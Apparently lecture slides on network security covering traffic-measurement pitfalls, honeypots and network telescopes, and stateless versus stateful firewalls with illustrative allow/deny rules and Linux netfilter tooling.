
- Measuring the wrong thing. Examples:
 - Measuring TCP traffic when attack uses UDP traffic
 - Measuring traffic at server when attack happens already on the ISP link
- Overestimating the capabilities of your measurement system, especially when under attack
 - DDoS attack might overwhelm your measurement system
- Ignoring measurement bias, for example when doing sampling

Overloaded flow exporter

- DDoS attack against server
- Flows exported by router:



Bias: Sampling Small Flows



(source: Estimating Flow Distributions from Sampled Flow Statistics, 2003)

Honeypots and Telescopes

Honeypots

- Honeypots = Fake resources and services that are vulnerable
- Goals:
 - attract attackers to identify them
 - attract new attacks to analyze them
- Who would contact such a fake resource/service?
 - attackers looking for vulnerable machines with scans
 - curious people
 - misconfigured computers, for example somebody configured the wrong IP address for a printer on their computer
e.g. 132.168.1.1 instead of 192.168.1.1

Honeypot types

- Imagine you want to attract SQL-injection attacks
- It's too dangerous to expose a real vulnerable webserver to the Internet with a public IP address
 - What if an attacker hacks the machine and uses it to launch DDoS attacks against other Internet services?
- Honeypots emulate vulnerable computers/services
 - High-interaction honeypot = honeypot that imitates the behavior of a real server (or real server in an isolated VM)
 - Low-interaction honeypot = honeypot that just waits for incoming connections (e.g. on port 80 for HTTP), maybe accepts them, but not much more

More complex honeypots

- Many attackers try to find out whether the machine they are connected to is a honeypot
 - They check for typical signs of a fake computer (missing directories, fake-looking system status), how the machine reacts to an attack attempt, etc.
- For that reason, some honeypots can be very complex in order to look convincing
 - Simulating an entire company network (“honeynet”), etc.

Similar approaches

- Tarpits = honeypots that answer very slowly to incoming requests in order to slow down attackers
- Canary traps = “secret” information that you intentionally publish, for example the URL (“honeylink”) of a honeypot website or a key or password, to trap attackers
- Network telescope = large-scale passive monitoring

Internet Background Radiation

- Researchers discovered that even unused IP addresses constantly receive IP packets
- Sources:
 - Attacks (scans by attackers looking for victims)
 - Misconfiguration
 - Backscatter = SYN/ACK-packets sent from victim hosts attacked with SYN-flooding DDoS attacks using spoofed IP addresses etc.
- Old estimation from 2010: 5.5 Gbit/s background radiation


Network telescope

- Network telescope = run measurements on large unused IP subnetworks
- Example of a very large telescope (/9 and /10 network!):
https://www.caida.org/projects/network_telescope/
- Can be used for:
 - Detecting new attack trends (attackers scanning for new services etc.)
 - Identifying typical configuration mistakes, devices that have a faulty default configuration,...
 - Indirectly detecting DDoS attacks through their background radiation

Firewalls

Ramin Sadre

Firewalls



- A firewall tries to improve security by isolating a *trusted* network from an *untrusted* network
 - Example: The internal network of a company should be isolated from the Internet
- The firewall is a check point where all traffic between the two networks has to pass through
 - *Unwanted* traffic is stopped
 - Assumption: Attacks are coming from the untrusted network

Types of firewalls

- Firewalls can be classified by their
 1. Layer of operation:
 - Network-layer firewall (IPv4, IPv6,...)
 - Transport-layer firewall (UDP, TCP,...)
 - Application-layer firewall (HTTP,...)
 2. Internal state
 - Stateless firewall
 - Statefull firewall
 3. Location:
 - Network firewall
 - Personal (host) firewall

Layer of operation

- Firewalls can inspect the network traffic on different protocol level
- Examples:
 - Network level: “Do not allow traffic from IP 1.2.3.4”
 - Transport level: “Only allow connections to TCP port 80”
 - Application level: “Do not allow HTTP POST requests to my web server”
- On the next slides, we will mostly look at the network and transport levels

Stateless firewalls

- Simplest type of firewall: A ***stateless*** firewall
- Such firewalls operate as rule-based ***packet filters***
 - They look at every packet
 - Rules decide whether packet should be dropped or forwarded
- Examples for rules:
 - Permit all TCP packets from a certain host and port to a certain host and port

```
allow tcp 4.5.5.4:1025 -> 3.1.1.2:80
```

- Drop all TCP packets from a certain host to a certain host and port

```
deny tcp 4.5.5.4:* -> 3.1.1.2:80
```

This is a fake rule syntax just used in this class. In the TP you will see the syntax used by a real Linux firewall

Rule lists

- The firewall will go through all rules in their rule list until one rule matches and execute its operation (allow or deny)

- What does this rule list do?

```
deny tcp 4.5.5.4:* -> 3.1.1.2:80
```

```
allow tcp 4.5.5.4:1025 -> 3.1.1.2:80
```

First rule will drop all TCP packets from 4.5.5.4 to 3.1.1.2:80.

Second rule is useless.

- You probably wanted this:

```
allow tcp 4.5.5.4:1025 -> 3.1.1.2:80
```

```
deny tcp 4.5.5.4:* -> 3.1.1.2:80
```

Default policy

- Typically, your rule list will end with...

- Default deny

```
allow tcp 4.5.5.4:1025 -> 3.1.1.2:80
```

```
deny tcp 4.5.5.4:* -> 3.1.1.2:80
```

```
...
```

```
drop * *:* -> *:*
```

- Default allow

```
allow tcp 4.5.5.4:1025 -> 3.1.1.2:80
```

```
deny tcp 4.5.5.4:* -> 3.1.1.2:80
```

```
...
```

```
allow * *:* -> *:*
```

- In general, a *default-deny* policy is recommended
 - More conservative (“Block what I don’t know”)
 - If you make a mistake, you will notice it quickly

Properties of stateless firewalls

- Stateless firewalls are fast and simple
 - Mostly looking at IP+TCP/UDP packet headers
 - Similar to flow exporters, some routers and switches have stateless firewalls built in hardware
- List of features will depend on specific implementation
 - Most firewalls allow to specify rules on TCP flags
deny tcp *:* -> *:22 SYN
 - Some software firewalls also allow to define rules on payload. In that case, check the manual whether packet reassembly etc. is supported

Limitation of stateless firewalls

- Example:
 - Company network: 1.2.3.0/24
 - Our goal: We want maximum security in our company network against attacks from outside. Only allow outbound TCP connections .
- Rules:

```
allow tcp 1.2.3.0/24:* -> *:*  
drop * *:* -> *:*
```
- Will this work?
- No! Our stateless firewalls does not know what a TCP connection is. It will drop incoming packets of the outbound TCP connection.

Stateful firewalls

- A **stateful** firewall has an internal list ("state") of the existing connections it has seen previously
 - If a packet comes in, the firewall checks the list whether the packet belongs to one of the existing connections
- In a stateful firewall, these rules will work as expected:

```
allow tcp 1.2.3.0/24:* -> *:*  
drop * *:* -> *:*
```
- A statefull firewall understands the protocol (TCP in our example)
 - It knows that a SYN packet sent from host A to host B has to be followed by an SYN-ACK packet from B to A
 - ...

Cost of stateful firewalls

- Stateful firewalls need more resources than stateless firewalls because they have to keep track of the state of connections
 - Thousands of open connections even in a small network!
- State information is removed from internal tables based on
 - observed packets, for example TCP FIN packets
 - timeouts (removes unused connections. Similar to a flow exporter)
- A timeout will also remove connections that have been inactive for a long time, for example an SSH session
 - To avoid this, protocols like SSH regularly send *Keep-Alive* packets


Stateful firewalls and complex protocols

- Not always trivial to implement a stateful firewall for more complex protocols
- Example: FTP
- Active (Non-passive) FTP connection:
 1. Client opens a control connection to port 21 of server
 2. The server opens a data connection from port 20 to the client
- A stateful firewall that does not know application protocols like FTP would reject the data connection from the server!
- Not surprisingly, application-layer firewalls need more resources than lower-layer firewalls
 - Of course, the more complex a firewall, the higher the risk that it has weaknesses or bugs. Attacker might attack the firewall

Firewalls in Linux

- The Linux kernel provides access to the internals of the network stack through the *netfilter* framework
- “Hooks” allow to do packet filtering (and other things) at different places in the network stack

https://wiki.nftables.org/wiki-nftables/index.php/Netfilter_hooks




Firewalls in Linux (2)

- Firewalls in Linux consist of a kernel module and a userspace utility for configuration
- Legacy firewall:
 - Kernel modules: ip_tables, ip6_tables, arp_tables
 - Userspace tools: iptables, ip6tables, arptables, ebtables
- Replaced by:
 - Kernel module: nftables
 - Userspace tool: nft
- firewalld can also be used as frontend for iptables and nftables

Where to put a Firewall


Location: Network firewall

- Easy to administrate
- Protects the entire network
- Does not protect hosts against internal attacks coming from inside the network



Location: Personal firewall

- Runs on a host
- Large administration overhead if network contains hundreds of hosts
- Protects also against internal attacks




More complex firewall deployments

- Combinations of firewalls are possible
- Example in a company:
 - An expensive (resource-consuming) application-layer firewall for the internal web application server
 - A fast and light-weight transport-layer firewall for the workstations

More complex firewall deployments (2)

